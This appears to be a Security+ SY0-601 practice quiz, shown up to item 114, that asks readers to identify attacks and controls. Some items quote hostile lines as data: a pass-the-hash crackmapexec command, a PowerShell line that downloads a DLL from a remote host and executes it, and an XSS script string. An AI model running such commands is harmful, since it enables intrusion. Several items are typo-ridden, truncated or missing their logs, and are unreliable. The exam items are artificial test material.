
Quiz
CompTIA Security+ SY0-601 (01-200)
Dieses Quiz enthält Fragetypen, die sich im gewohnten Player öffnen.
Fragen in diesem Quiz (200)
1Which of the following best describes the situation where a successfully oboarded employee who is using a fingerprint reader is denied access at the company's main gate?
- ACrossober error rate
- BFalse match rate
- CFalse rejecion
- DFalse positive
2An organization with a low tolerance for user inconvenience wants to protect laptop hard drives against loss or data theft. Which of the following would be the MOST acceptable?
- ASED
- BHSM
- CDLP
- DTPM
3After segmenting the network, the network manager wants to control the traffic between the segments. Which of the following should the manager use to control the network traffic?
- AA perimeter network
- BA VPN
- CA VLAN
- DAn ACL
4Which of the following is a policy that provides a greater depth and breadth of knowledge across an organization?
- AAsset management policy
- BSeparation of duties policy
- CAcceptable use policy
- DJob rotation policy
5A security analyst is designing that appropriate controls to limit unauthorized access to a physical site. The analyst has a directive to utilize the lowest possible budget. Which of the following would BEST meet the requirements?
- APreventive controls
- BCompensating controls
- CDeterrent controls
- DDetective controls
6You have been tasked to do the following:
Identify the type of attack that is occurring on the network by clicking on the attacker's tablet and reviewing the output.
Identify which compensating controls a developer should implement on the assets, in order to reduce the effectiveness of future attacks by dragging them to the correct server.
All objetcs will be used, but not all placeholders may only be usd once.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.
- ACode Review
- BRecord Level Access control
- CWAF
- DURL Filtering
- EInput Validation
- FCross Site Scripting
7A candidate attempts to go to http://comptia.org but accidentally visits http://comptiia.org. The malicious website looks exactly like the legitimate website. Which of the following BEST describes this type of attack?
- AReconaissance
- BImpersonation
- CTyposquatting
- DWatering-hole
8A penetration tester is fuzzing an application to identify where the EIP of the stack is located on memory. Which of the following attacks is the penetration tester planning to execute?
- ARace-condition
- BPass-the-hash
- CBuffer overflow
- DXSS
9A security analyst reviews web server logs and notices the following lines:
Which of the following vulnrabilities has the attacker exploited? (Choose two).
- ARace condition
- BLFI
- CPass the hash
- DXSS
- ERFI
- FDirectory traversal
10An organization is tuning SIEM rules based of a threat inteligence reports. Which of the following phases of the incident response process does this scenario represent?
- ALessons learned
- BEradication
- CRecovery
- DPreparation
11A routine audi of medical biling claims revealed that several claims were submitted without the suscriber's knowledge. A review of the audit logs for the mediacal billing company's system indicated a company emloyee downloaded customer records and adjusted the direct deposit information to a personal bank account. Which of the following does this action describe?
- AInsider threat
- BSocial enginnering
- CThird-party risk
- DData breach
12Which of he following controls is used to make an organization initially aware of a data compromise?
- AProtective
- BPreventive
- CCorrective
- DDetective
13Which of the following will increase cryptographic security?
- AHigh data entropy
- BAlgorithms that requieres less computing power
- CLonger keylongevity
- DHashing
14During a forensic investigation, a security analyst discovered that the following command was run on a compromised host:
crackmapexec smb 192.168.10.232 -u localadmin -H 0A3CE8D07A46E5C51070F03593E0A5E6
Which of the following attacks ocurred?- ABuffer overflow
- BPass the hash
- CSQL injection
- DReplay attack
15Employees at a company are receiving unsolicited text messages on their corporate cell phones. The unsolicited text messages contain a pasword reset link. Which of the following attacks is being used to target the company?
- APhishing
- BVishing
- CSmishing
- DSpam
16A security engineer obtained the following ouput from a threat intelligence source that recently performed an attack on the company's server:
Which of the following BEST describes this kind of attack?
- ADirectory traversal
- BSQL injection
- CAPI
- DRequest forgery
17Which of the following explains why RTO is included in a BIA?
- AIt identifies the amount of allowable downtime for an application or system.
- BIt prioritizes risks so the organization can allocate resources appropriately.
- CIt monetizes the loss of an assets and determines a break-even point for risk mitigation.
- DIt informs the backup approach so that the organization can recover data to a known time.
18Which of the following BEST describes data streams that are compiled through artificial intelligence that provides insight on current cyberintrusions, phishing, and other malicious cyberactivity?
- AIntelligence fusion
- BReview report
- CLog reviews
- DThreat feeds
19Which of the following BEST describes the process of documenting who has access to evidence?
- AOrder of volatility
- BChain of custody
- CNon-repudiation
- DAdmissibiity
20An employee's company email is configured with conditional access and requieres that MFA is enabled and used. An example of MFA is a phone call and:
- Aa push notification
- Ba password
- Can SMS message
- Dan authentication application
21An organization recently released a software assurance policy that requires developers to run code scans each night on the repository. After the first night, the security team alerted the developers that more than 2,000 findings were reported and need to be addressed. Which of the following is the MOST likely cause for the high number of findings?
- AThe vulnerability scanner was not properly configured and generated a high number of false positives.
- BThird-party libraries have been loaded into the repository and should be removed from the codebase.
- CThe vulnerability scanner found several memory leaks during runtime, causing duplicate reports for the same issue.
- DThe vulnerability scanner was not loaded with the correct benchmarks and needs tio be updated.
22A small, local company exprienced a ransomware attack. The company has one web-facing server and a few workstations. Everything is behind an ISP firewall. A single web-facing server is set up on the router to forward all polls so that the server is viewale from the internet. The company uses an older version of third-party software to manage the website. The assets were never patched. Which of the folllowing should be done to prevent an attack like this form happening again? (Choose three).
- Ainstall DLP software to prevent data loss
- BUse the atest version of software
- CInstall a SIEM device
- DImplement MDM
- EImplement a screened subnet for the web server
- FInstall an ndpoint security solution
- GUpdate the website certificate and revoke the existing ones
- HDeploy additional network sensors
23A bussiness is looking for a cloud service provider that offers a la carte services, including cloud backups, VM elasticity, and secure networking Which of the followin cloud service provider types should the businees engage?
- AIaaS
- BPaaS
- CXaaS
- DSaaS
24An attacker was eavesdropping on a user who was shopping online. The attacker was able to spoof the IP address associated with the shoping site. Later, the user received an email regarding the credit card statement with unusual purchases. Which of the following attacks took place?
- AOn-path attack
- BProtocol poisoning
- CDomain hijacking
- DBluejacking
25Two hospitals merged into a single organization. The privacy officer requested a review of all records to ensure encryption was used during record storage, in compliance with regulaions. During the review, the officer discovered that medical diagnosis codes and patient names were left unsecured. Which of the following types of data dores this combination BEST represent?
- APersonal health information
- BPersonally identifiable information
- CTokenized data
- DProprietary data
26Due to unexpected circunstances, an IT company must vacate its main office, forcing all operations to alternate, off-sitee locations. Which of the following with the company MOST likely reference for guidance during this change?
- AThe bussiness continuity plan
- BThe retention policy
- CThe disaster recovery plan
- DThe incident response plan
27A company is switching to a remote work model for all emloyees. All companyand employee resources will be in the cloud. Employees must use their personal computers to access the cloud computing environment. The company will maage the operating system. Which of the following deploymnt models is the company implementing?
- ACYOD
- BMDM
- CCOPE
- DVDI
28A web server has been compromised due to a ransomware attack.Further investigation revels the ransomware has been in the server for the past 72 hours. The systems administrator needs to get the services back up as soon as possible. Which of the following should the administrator use to restore services to a secure state?
- AThe last incremental backup that was conducted 72 hours ago
- BThe last known-good configuration
- CThe last full backup that was conducted seven days ago
- DThe baseline OS configuration
29A security team will be outsourcing several key functions to a third party and will requieres that:
- Several of the functios will carry an audit burden.
- Attetations will be performed several times a year.
- Reports will be generated on a monthly basis.............
Which of the following best describes the document that is used to define these requirements and stipulate how and whenthey are performed by the third party?- AMOU
- BAUP
- CSLA
- DMSA
30A security analyst has been reading about a newly discovered cyberattack from a known threat actor. Which of the following would BEST support the analyst's review of the tactics, techniques, and protocols the threat actor was observed using in previous campaigns?
- ASecurity research publications
- BThe MITRE ATT&CK framework
- CThe Diamond Model of Intrusion Analysis
- DThe Cyber Kill Chain
31Which of the following is the MOST likely reason for securing an air-gapped laboratory HVAC system?
- ATo avoid data leakage
- BTo protect surveillance logs
- CTo ensure availability
- DTo facilitate third-party access
32A systems administrator is required to enforce MFA for corporate email account access, relying on the posession factor. Which of the following authentication methods should the systems administrator choose? (Choose two).
- APassphrase
- BTime-based one-time password
- CFacial recognition
- DRetina scan
- EHardware token
- FFingerprints
33An application developer accidentally uploaded a company's code-signing certificate private key to a public web server. The company is concerned about malicious use of its certificate. Which of the following should the company do FIRST?
- ADelete the private key from the repository.
- BVerify the public key is not exposed as well.
- CUpdate the DLP solution to check for private keys.
- DRevoke the code-signing certificate.
34A worldwide manufacturing company has been experiencing email account compromises. In one incident, a user logged in from the corporate office in France, but then seconds later, the same user account attempted a login from Brazil.
Which of the following account policies would BEST prevent this type of attack?- ANetwork location.
- BImpossible travel time.
- CGeolocation.
- DGeofencing.
35A tax organization is working on a solution to validate the online submission of documents. The solution should be carried on a portable USB device that should be inserted on any computer that is transmitting a transaction securely. Which of the following is the BEST certificate for these requirements?
- AUser certificate
- BSelf-signed certificate
- CComputer certificate
- DRoot certificate
36A news article states hackers have been selling access to IoT camera feeds. Which of the following is the MOST likely reason for this issue?
- AOutdated software
- BWeak credentials
- CLack of encryption
- DBackdoors
37A company is working on mobile device security after a report revealed that users granted non-verified software access to corporate data. Which of the following is the MOST effective security control to mitigate this risk?
- ABlock access to application stores
- BImplement OTA updates
- CUpdate the BYOD policy
- DDeploy a uniform firmware
38A help desk technician receives a phone call from someone claiming to be a part of the organization's cybersecurity incidfent response team. The caller asks the technician to verify the network's internat firewall IP Address. Which of the following is the technician's BEST course of action?
- ADirect the caller to stop by the help desk in person and hang up declining any further requests from the caller.
- BAsk for the caller's name, verify the person's identify in the email directory, and provide the requested information over the phone.
- CWrite down the phone number of the caller if possible, the name of the person requesting the information, hang up, and notify the organization's cybersecurity officer.
- DRequest the caller send an email for identify verification and provide the requested information via email to the caller.
39The database administration team is requesting guidance for a secure solution that will ensure confidentiality of cardholder data at rest only in certain fields in the database schema. The requirement is to substitute a sensitive data field with a non-sensitive field that is rendered useless if a data breach occurs. Which of the following is the BEST solution to meet the requirement?
- ATokenization
- BMasking
- CFull disk encryption
- DMirroring
40A business operations manager is concerned that a PC that is critical to business operations will have a costly hardware failure soon. The manager is looking for options to continue business operations without incurring large cost. Which of the following would mitigate the manager's concerns?
- AImplement a full system upgrade.
- BPerform a physical-to-virtual migration
- CInstall uninterruptible power supplies
- DPurchase cybersecurity insurance
41A user enters a password to log in to a workstation and is then prompted to enter an authentication code. Which of the following MFA factors or attributes are being utilized in the authentication process? (Choose two).
- ASomething you know
- BSomething you have
- CSomewhere you are
- DSomeone you know
- ESomething you are
- FSomething you can do
42Which of he following can works as an authentication method and as an alerting mechanism for unauthorized access attempts?
- ASmart card
- BPush notifications
- CAttestation service
- DHMAC-base one-time password
43A Chief Information Security Officer (CISO) wants to implement a new solution that can protect against certain categories of websites whether the employee is in the office or away. Which of thefollowing solutions the CISO implement?
- AWAF
- BSWG
- CVPN
- DHIDS
44An organization is migrating several SaaS applications that support SSO. The security manager wants to ensure the migration is completed securely. Which of the following application integration aspects should the organization consider before focusing into underlying implementation details? (Choose two).
- AThe back-end directory source
- BThe identify federation protocol
- CThe hashing method
- DThe encryption method
- EThe registration authority
- FThe certificate authority
45A security engineer is deploying a new wireless network for a company. The company shares office space with multiple tenants. Which of the following should the engineer configure on the wireless network to ensure that confidential data is not exposed to unauthorized users?
- AEAP
- BTLS
- CHTTPS
- DAES
46Two organizations plan to collaborate on the evaluation of new SIEM solutions for their respective companies. A combined effort from both organizations SOC teams would speed up the effort, Which of the following can be written to document this agreement?
- AMOU
- BISA
- CSLA
- DNDA
47During a recent incident, an external attacker was able to exploit an SMB vulnerability over the internet. Which of the following action items should a security analyst perform FIRST to prevent this from ocurring again?
- ACheck for any recent SMB CVEs.
- BInstall AV on the affected server.
- CBlock unneeded TCP 445 connections.
- DDeploy a NIDS in the affected subnet.
48Which of the following scenarios BEST describes a risk reduction technique?
- AA security control objective cannot be met through a technical change, so the company purchases insurance and is no loner concerned about losses from data breaches.
- BA security control objective cannot be met through a technical change, so the company implements a policy to train users on a more secure method of operation.
- CA security control objective cannot be met through a technical change, so the company performs regular audits to determine if violations have ocurred.
- DA security cotrol objective cannot be met through a technical change, so the Chief Information Officer decides to sign off on the risk.
49Which of the following is an effective tool to stop or prevent the exfiltration of data from a network?
- ADLP
- BNIDS
- CTPM
- DFDE
50A security analyst is assessing a new developed web application by testing SQL injection, CSFR, and XML injection. Which of the following ng frameworks should the analyst consider?
- AISO
- BMITRE ATT&CK
- COWASP
- DNIST
51Which of the following is required in order for an IDS and a WAF to be effective on HTTPS traffic?
- AHashing
- BDNS sinkhole
- CTLS inspection
- DData masking
52A security analyst has identified malware spreading through the corporate network and has activated the CSIRT. Which of the following should the analyst do NEXT?
- AReview how the malware was introduced to the network,
- BAttempt to quarantine all infected hosts to limit further spread.
- CCreate help desk tickets to get infected system reimaged.
- DUpdate all endpoint antivirus solutions with the latest updates.
53An employee received an email with an usual file attachment named Updates.Ink. A security analyst is reverse engineering what the file does and finds that it executes the following script:
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.eze-URI https://somehost.com/04EB18.jpg-OutFile $env:TEMP\autoupate.dll;Start-Process rundk132.exe $env:TEMP\autoupdae.dll
Which of the following BEST describes what the analyst found?- AA PowerShell code is performing a DLL injection.
- BA PowerShell code is displaying a picture.
- CA PowerShell code is configuring environmental variables.
- DA PowerShell code is changing Windows Update settings.
54An organization just implemented a new security system. Local laws state that citizens must be notified prior to encountering the detection mechanism to deter malicious activties. Which of the following is being implemented?
- AProximity cards with guards.
- BFence with electricity
- CDrones with alarms.
- DMotion sensors with signage
55Which of the following can be used by a monitoring tool to compare values and detect password leaks without providing the actual credentials?
- AHashing
- BTokenization
- CMasking
- DEncryption
56A security engineer was assigned to implement a solution to prevent attackers from gaining access by pretending to be authorized users. Which of the following technologies meets the requirement?
- ASSO
- BIDS
- CMFA
- DTPM
57The technology department at a large global company is expanding its WiFi network infraestructure at the headquarters building. Which of the following should be closely coordinated between the technology, cybersecurity, and physical security departments? Select 1
- AAuthentication protocol
- BEncryption time
- CWAP placement
- DVPN configuration
58Which of the following is the MOST effective way to detect security flaws present on third-party libraries embedded on software before it is released into production?
- AEmploy different techniques for server-and client-side validations
- BUse a different version control system for third-party libraries
- CImplement a vulnerability scan to assess dependencies earlier on SDLC
- DIncrease the number of penetration test before software release
59A security analyst has been asked by the Chief Information Security Officer to:
- develop a secure method of providing centralized management of infrastructure
- reduce the needs to constantly replace aging end user machines.
- provide a consistent user desktop experience.
Which of the following BEST meets these requirements?- ABYOD
- BMobile device management
- CVDI
- DContainerization
60Which of the following can reduce vulnerabilities by avoiding code reuse?
- AMemory management
- BStore procedures
- CNormalization
- DCode obfuscation
61A cybersecurity administrator is using iptables as an enterprise firewall. The administrator created some rules, but the network now seems to be unresponsive. All connections are being dropped by the firewall. Which of the following would be the BEST option to remove the rules?
- A#iptables -t mangle -X
- B#iptables -F
- C#iptables -Z
- D#iptables -P INPUT -j DROP
62The compliance team requires an annual recertification of privileged and non-privileged user access. However, multiple users who left the company six months ago still have access. Which of the following would have prevented this compliance violation?
- AAccounts audits.
- BAUP
- CPassword reuse
- DSSO
63An organization's Chief Security Officer (CSO) wants to validate the business's involvement in the incident response plan to ensure its validity and throughness. Which of the following will the CSO MOST likely use?
- AAn external security assessment
- BA bug bounty program
- CA tabletop exercise
- DA red-team engagement
64A retail store has a business requirement to deploy a kiosk computer un an open area. The kiosk computer's operating system has been hardened and tested. A security engineer is concerned that someone coul use removable media to install.
- AMeasured boot
- BBoot attestation
- CUEFI
- DEDR
65A securty proposal was set up to track requests for remote access by creating a baseline of the user's common sign-in propierties. When a baseline deviation is detected, an MFA challenge will be triggered, Which of the following should be configured in order to deploy the proposal?
- AContext-aware authentication
- BSimultaneous authentication of equals
- CExtensive authentication protocol
- DAgentless network access control
66A company is providing security awareness training regarduing the importance of not forwarding social media messages from unverified sources. Which of the following risks would this training help to prevent?
- AHoaxes
- BSPIMs
- CIdentify fraud
- DCredential harvesting
67The Chief Information Security Officer wants to prevent exfiltration of sensitive information from employee cel phones when using public USB power charging stations. Which of the following would be the BEST solution to implement?
- ADLP
- BUSB data blocker
- CUSB OTG
- DDisabling USB ports
68Which of the following documents provides expectations at a technical level for quality, availability, and responsibilities?
- AEOL
- BSLA
- CMOU
- DEOSL
69Which of the following types of controls is a turnstile?
- APhysical
- BDetective
- CCorrective
- DTECHNICA
70Which of the following technologies is used to actively monitor for specific file types being transmitted on the network?
- AFile integrity monitoring
- BHoneynets
- CTcpreplay
- DData loss prevention
71During a security incident investigation, an analyst consults the company's SIEM and sees an event concerning high traffic to a known, malicious command-and-control server. The analyst would like to determine the number of company workstations that may be impacted by this issue. Which of the following can provide this information?
- AWAF logs
- BDNS logs
- CSystem logs
- DApplication logs
72A cryptomining company recently deployed a new antivirus application to all of its mining systems. The installation of the antivirus application was tested on many personal devices, and no issues were observed. Once the antivirus application was rolled out to the servers, constant issues were reported. As a result, the company decided to remove the mining software. The antivirus application was MOST likely classifying the software as:
- Aa rootkit
- Ba PUP
- Ca backdoor
- Dransomware
- Ea RAT
73The Chief Executive Officer (CEO) of an organization would like staff members to have the flexibility to work from home anytime during business hours, including during a pandemic or crisis. However, the CEO is concerned that some staff members may take advantage of the flexibility and work from high-risk countries while on holiday or outsource work to a third-party organization in another country. The chief information Officer (CIO) believes the company can implement some basic controls to mitigate the majority of the risk. Which of the following would be BEST to mitigate the CEO's concerns? (Choose two).
- AGeolocation
- BTime-of-day restrictions
- CCertificates
- DTokens
- EGeotagging
- FRole-based access controls
74Which of the following BEST describes when an organization utilizes a ready-to-use application from a cloud provider?
- AlaaS
- BSaaS
- CPaaS
- DXaaS
75A security administrator is integrating several segments onto a single network. One of the segments, which includes legacy devices, presents a significant amount of risk to the network. Which of the follow ng would allow users to access to the legacy devices without compromising the security of the entire network?
- ANIDS
- BMAC filtering
- CJump server
- DIPSec
- ENAT gateway
76A company deployed a WiFi access point in a public area and wants to harden the configuration to make it more secure. After performing an assessment, an analyst identifies that the access point is configured to use WPA3,AES,WPS, and RADIUS. Which of the following should the analyst disable to enhance the access point security?
- AWPA3
- BAES
- CRADIUS
- DWPS
77An attacker has determined the best way to impact operations is to infiltrate third-party software vendors. Which of the following vectors is being exploited?
- ASocial media
- BCloud
- CSupply chain
- DSocial Engineering
78During an incident response process involving a laptop, a host was identified as the entry point for malware. The management team would like to have the laptop restored and given back to the user. The cybersecurity analyst would like to continue investigating the intrusion on the host. Which of the following would allow the analyst to continue the investigation and also return the laptop to the user as soon as possible?
- Add
- Bmemdump
- Ctcpdump
- Dhead
79A large bank whith two geographically dispersed data centers is concerned about major power disruptions at both locations. Every day each location experiences very brief outages that last for a few seconds. However, during the summer a high risk of intentional brownouts that last up to an hour exists, particularly at one of the locations near an industrial smelter. Which of the following is the BEST solution to reduce the risk of data loss?
- ADual supply
- BGenerator
- CUPS
- DPDU
- EDaily backups
80An organization has hired a red team to simulate attacks on its security posture. Which of the following Will the blue team do after detecting an loC?
- AReimage the impacted workstations
- BActivate runbooks for incident response
- CConduct forensics on the compromised system
- DConduct passive reconnaissance to gather information
81A security analyst is reviewing packet capture data from a compromised host on the network. In the packet capture, the analyst locates packets that contain large amounts of text. Which of the following is most likely installed on the compromised host?
- AKeylogger
- BSpyware
- CTrojan
- DRansomware
82Which of the following would MOST likely be identified by a credentialed scan?
- AVulnerabilities with a CVSS score greater than 6.9
- BCritical infrastructure vulnerabilities on non-IP protocols
- CCVEs related to non-Microsoft systems such as printers and switches
- DMissing patches for third-party software on Windows workstation and servers
83When implementing automation with loT devices, which of the following should be considered FIRST to keep the network secure?
- AZ-Wave compatibility
- BNetwork range
- CZigbee configuration
- DCommunication protocols
84Which of the following is the BEST action to foster a consistent and auditable incident response process?
- AIncent new hires to constantly update the document with external knowledge
- BPublish the document in a central repository that is easily accessible to the organization
- CRestrict eligibility to comment on the process to subject matter experts of each IT silo
- DRotate CIRT members to fosters a shared responsibility model in the organization
85A security engineer must deploy two wireless routers in an office building should not be able to connect to this wireless network. Which of the following protocols should the engineer implement to ensure the STRONGEST encryption?
- AWPS
- BWPA2
- CWAP
- DHTTPS
86Which of the following is a benefit of including a risk management framework into an organization’s security approach?
- AIt defines expected service levels from participating supply chain partners to ensure system outages are remediated in a timely manner
- BIt identifies specific vendor products that have been tested and approved for use in a secure environment
- CIt provides legal assurances and remedies in the event data breach occurs
- DIt incorporates control, development, policy, and management activities into IT operations
87Una empresa utiliza estaciones de trabajo especialmente configuradas para cualquier trabajo que requiera privilegios de administrador en sus sistemas de nivel 1. La empresa sigue un proceso estricto para endurecer los sistemas inmediatamente después de la entrega. Incluso con estas estrictas medidas de seguridad, se produjo un incidente desde una de las estaciones de trabajo. La causa raíz parece ser que el SoC fue manipulado o reemplazado. ¿Cuál de los siguientes ocurrió MÁS probablemente?
- AFileless malware
- BA downgrade attack
- CA supply-chain attack
- DA logic bomb
- EMisconfigured BIOS
88A security analyst needs to centrally manage credentials and permissions to the company’s network devices. The following security requirements must be met
- All actions performed by the network staff must be logged
- Per- command permissions must be possible
- The authentication server and the devices must communicate through TCP
Which of the following authentication protocols should the analyst choose?- AKerberos
- BCHAP
- CTACACS+
- DRADIUS
89During a recent security incident at a multinational corporation a security analyst found the following logs for an account called user?
Account Login Location Time (UTC) MASSAGE
USER NEW YORK 9:00 A.M. login: user, successful
USER LOS ANGELES 9:01 A.M login: user, successful
USER SAO PAOLO 9:05 A.M login: user, successful
USER MUNICH 9.:12 A.M login: user, successful
Which of the following account policies would BEST prevent attackers from logging in as user?- Aimpossible travel time
- BGeofencing
- CTimes-based logins
- DGeolocation
90Which of the following is a risk that is specifically associated with hosting applications in the public cloud?
- AUnsecured root accounts
- BZero-day
- CShared tenancy
- DInsider threat
91Which of the following should customers who are involved with UI developer agreements be concerned with when considering the use of these products on highly sensitive projects?
- AWeak configurations
- BIntegration activities
- CUnsecure user accounts
- DOutsourced code development
92A large industrial system's smart generator monitors the system status and sends alerts to third-party maintenance personnel when critical failures occur. While reviewing the network logs, the company's security manager notices the generator's IP is sending packets to an internal file server's IP. Which of the following mitigations would be BEST for the security manager to implement while maintaining alerting capabilities?
- ASegmentation
- BFirewall allow list
- CContainment
- DIsolation
93An audit identified Pull being utilized the development environment of a critical application. The Chief Privacy Officer (CPO) is adamant that this data must be removed ; however, the developers are concerned that without real data they cannot perform functionality tests and search for specific data. Which of the following should a security professional implement to BEST satisfy both the Capo's and the development team's requirements?
- AData anonymization
- BData encryption
- CData masking
- DData tokenization
94 A systems analyst is responsible for generating a new digital forensics chain-of-custody form.Which of the following should the analyst include in this documentation? (Chose two)
- AThe order of volatility
- BA forensics NDA
- CThe provenance of the artifacts
- DThe vender's name
- EThe date and time
- FA warning banner
95Users report access to an application from an internal workstation is still unavailable to a specific server, even after a recent firewall rule Implementation that was requested for this access. ICMP traffic is successful between the two device. Which of the following tools should the security analyst use to help identify if traffic is begin blocked?
- Anmap
- Btracert
- Cping
- Dssh
96During a recent security assessment, a vulnerability was found in a common OS. The OS vendor was unaware of the issues and promised to release a patch within the next quarter. Which of the following BEST describes this type of vulnerability?
- ALegacy operating
- BWeak configuration
- CZero day
- DSupply chain
97A data center has experienced an increase in under-voltage events following electrical grid maintenance outside the facility. These events are leading to occasional losses of system. Which of the following would be the most cost-effective solution for the center to implement?
- AUninterruptible power supplies whit bettery backup
- BManaged power distribution units to track these events
- CA generator to ensure consistent, normalized power delivery
- DDual power supplies to distribute the load Evelyn
98A company wants to deploy PKI on its internet-facing website. The application that are currently deployed are:
● www.company.com(main website)
● contactus.company.com(for location a nearby location)
● quotes.company.com(for requesting a price quote)
The company wants to purchase one SSL certificate that will work for all the existing applications and any future applications that follow the same naming conventions, such as store.company.com. Which of the following certificate types would BEST meet the requirements?- ASAN
- BWildcard
- CExtended validation
- DSelf-signed
99A systems engineering wants to leverage a cloud-based architecture whit low latency between network -connected device that also reduce the bandwidth that is required by performing analytics directly on the endpoints. Which of the following would BEST meet the requirements? (choose two)
- APrivate cloud
- BSaaS
- CHybrid cloud
- DlaaS
- EDRaas
- FFog computing
100After a recent security breach, a security analyst reports that several administrative usernames and passwords are being sent via cleartext across the network to access network devices over port 23. Which the following should be implemented so all credentials sent over the network are encrypted when remotely accessing and configuring network devices?
- ASSH
- BSNMPv3
- CSFTP
- DTelnet
- EFTP
101A global pandemic is forcing a private organization to close some business units and reduce staffing at others. Which of the following would be BEST to help the organization's executive determine their next course of action?
- AAn incident response plan
- BA communication plan
- CA disaster recovery plan
- DA business continuity plan
102A database administrator wants to grant access to an application that will be reading and writing data to a database is shared by application is shared by other applications also used by the finance department. Which of the following account types is MOST appropriate for this purpose?
- AService
- BShared
- CGeneric
- DAdmin
103A security analyst in a SOC has been tasked with onboarding a new network into the SIEM. Which of the following BEST describes the information that should feed into a SIEM solution in order to adequately support an investigation?
- ALongs from each device types and security layer to provide correlation of events
- BOnly firewall long since that is where attackers will most likely try to breach the network
- CEmail and web-browsing longs because user behavior is often the cause of security breaches
- DNetFlow because it is much more reliable to analyze that syslog and will be exportable from every device
104During an incident response, an analyst applied rules to all inbound traffic on the border firewall and implemented ACLs on each critical server. Following an investigation, the company realizes it is still vulnerable because outbound traffic is not restricted, and the adversary is able to maintain a presence in the network. In which of the following stages of the Cyber Kill Chain is the adversary currently operating?
- AReconnaissance
- BCommand and control
- CActions on objective
- DExploitation
105 A security analyst wants to fingerprint a web server. Which of the following tools will the security analyst MOST likely use to accomplish this task?
- Anmap-p1-65535 192.168.0.10
- Bdig 192 .168.0.10
- CCurl- - head http:/192.168.0.10
- Dping 192.168.0.19
106A Chief information Security Officer (CISO)
Is evaluating the danger involved in deploying a new ERP system for the company. The CISO categorize the system, selects the controls that apply to the system, implement the controls, and the assessment the success of the controls before authorizing the system. Which of the following is the CISO using to evaluate the environment for this new ERP system?- AThe Diamond Model of intrusion Analyst
- BCIS Critical Security Controls
- CNIST Risk Management Framework
- DISO 27002
107A company is launching a website in a different country in order to capture user information that a marketing business can use. The company itself will not be using the information. Which of the following roles is the company assuming?
- AData owner
- BData processor
- CData steward
- DData collector
108A systems engineer thinks a business system has been compromised and is being used to exfiltrate data to a competitor. The engineer contacts the CSIRT. The CSIRT tells the engineer to immediately disconnect the network cable and to not do anything else. Which of the following is the most likely reason for this request?
- AThe CSIRT thinks an insider is threat is attacking the network
- BOutages of business - critical systems cost too much money
- CThe CSIRT does not consider the systems engineering to be trustworthy
- DMemory contents, including fileless malware, are lost when the power is turned off
109Which of the following security controls can be used to prevent multiple people from using a unique card swipe and being admitted to a secure entrance?
- AVisitor logs
- BFaraday cages
- CAccess controls vestibules
- DMotion detection sensors
110 A security administrator wants to implement a program that tests a user's ability to recognize attacks over the organization's email system. Which of the following would be suited for this task?
- ASocial media analysis
- BAnnual information Security training
- CGamification
- DPhishing campaign
111An engineer recently deployed a group of 100 web servers in a cloud environment. Per the security policy, all web - server ports except 443 should be disabled. Which of the following can be used to accomplish this task?
- AApplication allow list
- BSWG
- CHost-based firewall
- DVPN
112A company acquired several other small companies. The company that acquired the others is transitioning network service to the cloud. The company wants to make sure that performance and security remain intact. Which of the following BEST meets both requirements?
- AHigh availability
- BApplication security
- CSegmentation
- DIntegration and auditing
113A penetration tester is brought on site to conduct a full attacks simulation at a hospital. The penetration tester notices a WAP that is hanging from the drop ceiling by its cabling and is reachable. Which of the following recommendations would the penetration tester MOST likely make given this observation?
- AEmploy a general contractor to replace the drop - ceiling tiles
- BPlace the network cabling inside a secure conduit
- CSecure the access point and cabling inside the drop ceiling
- DUtilized only access points that have internal antennas
114A cybersecurity analyst reviews the long files from a web server and sees a series of files that indicate a directory traversal attacks has occurred. Which of the following is the analyst MOST likely seeing?
- Ahttps://sample.url.com/<script>please-Visit-Our-Phishing-Site</script>
